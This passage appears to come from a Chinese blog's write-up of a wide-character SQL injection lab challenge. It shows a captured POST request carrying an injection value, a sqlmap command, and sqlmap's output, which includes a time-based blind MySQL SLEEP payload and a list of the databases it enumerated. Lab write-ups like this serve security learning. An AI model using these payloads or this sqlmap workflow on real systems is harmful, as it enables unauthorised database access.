Referer: http://inject2.lab.aqlab.cn:81/Pass-17/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=汉%27)*&password=&submit=%E7%99%BB%E5%BD%95
```

- sqlmap跑的形式

```
C:\Users\23242\Desktop\悬剑武器库\tools\注入工具\sqlmap>python2 sqlmap.py -r 123.txt --batch
```

```
[17:31:55] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[17:31:55] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive

sqlmap identified the following injection point(s) with a total of 105 HTTP(s) requests:
-----
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=汉`) AND (SELECT 4289 FROM (SELECT(SLEEP(5)))wqeT)-- Ubc&password=&submit=??????

[17:32:10] [INFO] the back-end DBMS is MySQL
[17:32:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: Nginx 1.15.3, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[17:32:11] [INFO] fetched data logged to text files under 'C:\Users\23242\AppData\Local\sqlmap\output\inject2.lab.aqlab.cn'

[*] ending @ 17:32:11 /2021-07-25/
```

```
[17:34:49] [INFO] retrieved: error
[17:35:27] [INFO] retrieved: head_error
[17:36:08] [INFO] retrieved: kanwolongxia
[17:36:56] [INFO] retrieved: post_error
[17:37:45] [INFO] retrieved:
[17:38:20] [ERROR] invalid character detected. retrying.
[17:38:20] [WARNING] increasing time delay to 2 seconds
widechar
available databases [6]:
[*] error
[*] head_error
[*] information_schema
[*] kanwolongxia
[*] post_error
[*] widechar
```

我的个人博客

孤桜懶契: <http://gylq.gitee.io>